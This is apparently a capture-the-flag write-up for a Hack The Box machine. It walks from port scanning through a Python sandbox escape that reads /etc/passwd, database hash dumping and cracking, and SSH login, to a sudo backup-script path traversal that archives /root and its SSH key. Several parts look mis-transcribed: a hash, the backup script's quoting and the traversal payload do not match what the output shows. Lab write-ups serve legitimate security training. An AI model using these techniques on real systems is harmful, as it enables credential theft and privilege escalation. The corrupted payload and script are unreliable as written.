

# credentials

code.htb  
myip:10.10.16.72  
target ip:10.10.11.62

Username: development, password: development  
Username: martin, password: nafeelswordsmaster

# report

```
→ tools_htb nmap -p 22,5000 -A -T4 10.10.11.62
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-03 06:04 EDT
Nmap scan report for 10.10.11.62
Host is up (0.019s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  3072 b5:b9:7c:c4:50:32:95:bc:c2:65:17:df:51:a2:7a:bd (RSA)
|_  256 94:b5:25:54:9b:68:af:be:40:e1:1d:a8:6b:85:0d:01 (ECDSA)
|_  256 12:8c:dc:97:ad:86:00:b4:88:e2:29:cf:69:b5:65:96 (ED25519)
5000/tcp  open  http      Gunicorn 20.0.4
|_ http-title: Python Code Editor
|_ http-server-header: gunicorn/20.0.4
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.8 (95%), Linux 5.0 - 5.4 (95%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (94%), Linux 3.2 (94%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), HP P200 G3 NAS device (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT ADDRESS
1 11.27 ms 10.10.16.1
2 32.29 ms 10.10.11.62

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.47 seconds
```


```
Nmap done: 1 IP address (1 host up) scanned in 11.47 seconds
→ tools_htb gobuster dir -u http://10.10.11.62:5000 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.11.62:5000
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/about (Status: 200) [Size: 818]
/login (Status: 200) [Size: 730]
/register (Status: 200) [Size: 741]
/logout (Status: 302) [Size: 189] [→ /]
/codes (Status: 302) [Size: 199] [→ /login]
```



We have a web python interpreter on port 5000. This is probably a pyjail.

Run Save About My Codes Logout

```
1 f = print.__self__.open("/etc/passwd", "r")
2 print(f.read())
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/
nologin proxy:x:13:13:proxy:/bin:/usr/sbin/
nologin www-data:x:33:33:www-data:/var/www:/usr/
sbin/nologin backup:x:34:34:backup:/var/backups:/
usr/sbin/nologin list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/
sbin/nologin systemd-network:x:100:102:systemd
Network Management,,,:/run/systemd:/usr/sbin/
nologin systemd-resolve:x:101:103:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/
nologin syslog:x:104:110::/home/syslog:/usr/sbin/
nologin _apt:x:105:65534::/nonexistent:/usr/sbin/
nologin tss:x:106:111:TPM software stack,,,:/var/
lib/tpm:/bin/false uidd:x:107:112::/run/uidd:/
usr/sbin/nologin tcpdump:x:108:113::/
nonexistent:/usr/sbin/nologin
```

we manage to get a lfi and leak/etc/passwd


Run Save About My Codes Logout

```
1 f = print.__self__.open("/home/martin/user.txt", "r")
2 print(f.read())
```


```
[Errno 13] Permission denied: '/home/martin/
user.txt'
```

But we cant leak user.txt yet.

We can also leaks global variables



With a bit of trying, we found that we can use `sql alchemy`




ID: 1, Username: development, password: 759b74ce43947f5f4c91aedd3e5bad3 ID: 2, Username: martin, password: 3de6f30c4a09c27fc71932bfc68474be

## Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
759b74ce43947f5f4c91aedd3e5bad3
3de6f30c4a09c27fc71932bfc68474be
```



## Crack Hashes

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
759b74ce43947f5f4c91aeddc3e5bad3	md5	development
3de6f30c4a09c27fc71932bfc68474be	md5	nafeelswordsmaster

**Color Codes:** Green Exact match, Yellow Partial match, Red Not found

Download CrackStation's Wordlist

## How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our [hashing security page](#).

Username: development, password: development Username: martin, password: nafeelswordsmaster

We can ssh to the target and begin privilege escalation.

```
martin@code:~/backups$ ls
code_home_app-production_app_2024_August.tar.bz2  home  root  task.json
martin@code:~/backups$ tar -xvf code_home_app-production_app_2024_August.tar.bz2
home/app-production/app/
home/app-production/app/app.py
home/app-production/app/static/
home/app-production/app/static/css/
home/app-production/app/static/css/styles.css
home/app-production/app/templates/
home/app-production/app/templates/index.html
home/app-production/app/templates/codes.html
home/app-production/app/templates/register.html
home/app-production/app/templates/login.html
home/app-production/app/templates/about.html
home/app-production/app/instance/
home/app-production/app/instance/database.db
```

```
martin@code:~/backups$ sudo -l
Matching Defaults entries for martin on localhost:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
```

User martin may run the following commands on localhost:  
(ALL : ALL) NOPASSWD: /usr/bin/backy.sh

```
martin@code:~/backups$ cat /usr/bin/backy.sh
```

```
#!/bin/bash
```

```
if [[ $# -ne 1 ]]; then
    /usr/bin/echo "Usage: $0 <task.json>"
    exit 1
fi
```

```
json_file="$1"
```

```
if [[ ! -f "$json_file" ]]; then
    /usr/bin/echo "Error: File '$json_file' not found."
    exit 1
fi
```

```
allowed_paths=("/var/" "/home/")
```

```
updated_json=$(/usr/bin/jq '.directories_to_archive |= map(gsub("\\.\\.\\.\\/"; ""))' "$json_file")
```

```
/usr/bin/echo "$updated_json" > "$json_file"
```

```
directories_to_archive=$(/usr/bin/echo "$updated_json" | /usr/bin/jq -r '.directories_to_archive[]')
```

```
is_allowed_path() {
    local path="$1"
    for allowed_path in "${allowed_paths[@]}; do
        if [[ "$path" = $allowed_path* ]]; then
            return 0
        fi
    done
    return 1
}
```

```
for dir in $directories_to_archive; do
    if ! is_allowed_path "$dir"; then
        /usr/bin/echo "Error: $dir is not allowed. Only directories under /var/ and /home/ are allowed."
        exit 1
    fi
done
```

```
/usr/bin/backy "$json_file"
```

```
martin@code:~/backups$
```

this script is probably the way to exploit this machine.

```
home task.json
martin@code:~/backups$ sudo /usr/bin/backy.sh task.json
2025/04/15 19:25:03 # backy 1.2
2025/04/15 19:25:03 📁 Working with task.json ...
2025/04/15 19:25:03 🔄 Nothing to sync
2025/04/15 19:25:03 📦 Archiving: [/home/app-production]
2025/04/15 19:25:03 📦 To: /home/martin/backups ...
2025/04/15 19:25:03 📦
martin@code:~/backups$ ls
code_home_app-production_2025_April.tar.bz2 home task.json
martin@code:~/backups$ tar -xvf code_home_app-production_2025_April.tar.bz2
home/app-production/
home/app-production/user.txt
home/app-production/app/
home/app-production/app/app.py
home/app-production/app/static/
home/app-production/app/static/css/
home/app-production/app/static/css/styles.css
home/app-production/app/templates/
home/app-production/app/templates/index.html
home/app-production/app/templates/codes.html
home/app-production/app/templates/register.html
home/app-production/app/templates/login.html
home/app-production/app/templates/about.html
home/app-production/app/__pycache__/
home/app-production/app/__pycache__/app.cpython-38.pyc
home/app-production/app/instance/
home/app-production/app/instance/database.db
martin@code:~/backups$ ls
```

We can restore this directory to get user.txt

56132588f45272a97e880a9a2f6035d0

```
File Actions Edit View Help
martin@code: ~/backups x sudo openvpn lab_fleger42.ovpn x martin@code: ~ x
{
  "destination": "/home/martin/backups/",
  "multiprocessing": true,
  "verbose_log": false,
  "directories_to_archive": [
    "/var/ ... //root/"
  ]
}
```

This path bypass the sanitization and allow to backup root directory which contain the root flag.



```
martin@code:~/backups$ vim task.json
martin@code:~/backups$ sudo /usr/bin/backy.sh task.json
2025/04/15 19:46:24 # backy 1.2
2025/04/15 19:46:24 📁 Working with task.json ...
2025/04/15 19:46:24 🔄 Nothing to sync
2025/04/15 19:46:24 📦 Archiving: [/var/../../root]
2025/04/15 19:46:24 📦 To: /home/martin/backups ...
2025/04/15 19:46:24 📦
martin@code:~/backups$ ls
code_var_.._root_2025_April.tar.bz2  home  task.json
martin@code:~/backups$ tar -xvf code_var_.._root_2025_April.tar.bz2
root/
root/.local/
root/.local/share/
root/.local/share/nano/
root/.local/share/nano/search_history
root/.selected_editor
root/.sqlite_history
root/.profile
root/scripts/
root/scripts/cleanup.sh
root/scripts/backups/
root/scripts/backups/task.json
root/scripts/backups/code_home_app-production_app_2024_August.tar.bz2
root/scripts/database.db
root/scripts/cleanup2.sh
root/.python_history
root/root.txt
root/.cache/
root/.cache/motd.legal-displayed
root/.ssh/
root/.ssh/id_rsa
root/.ssh/authorized_keys
root/.bash_history
root/.bashrc
```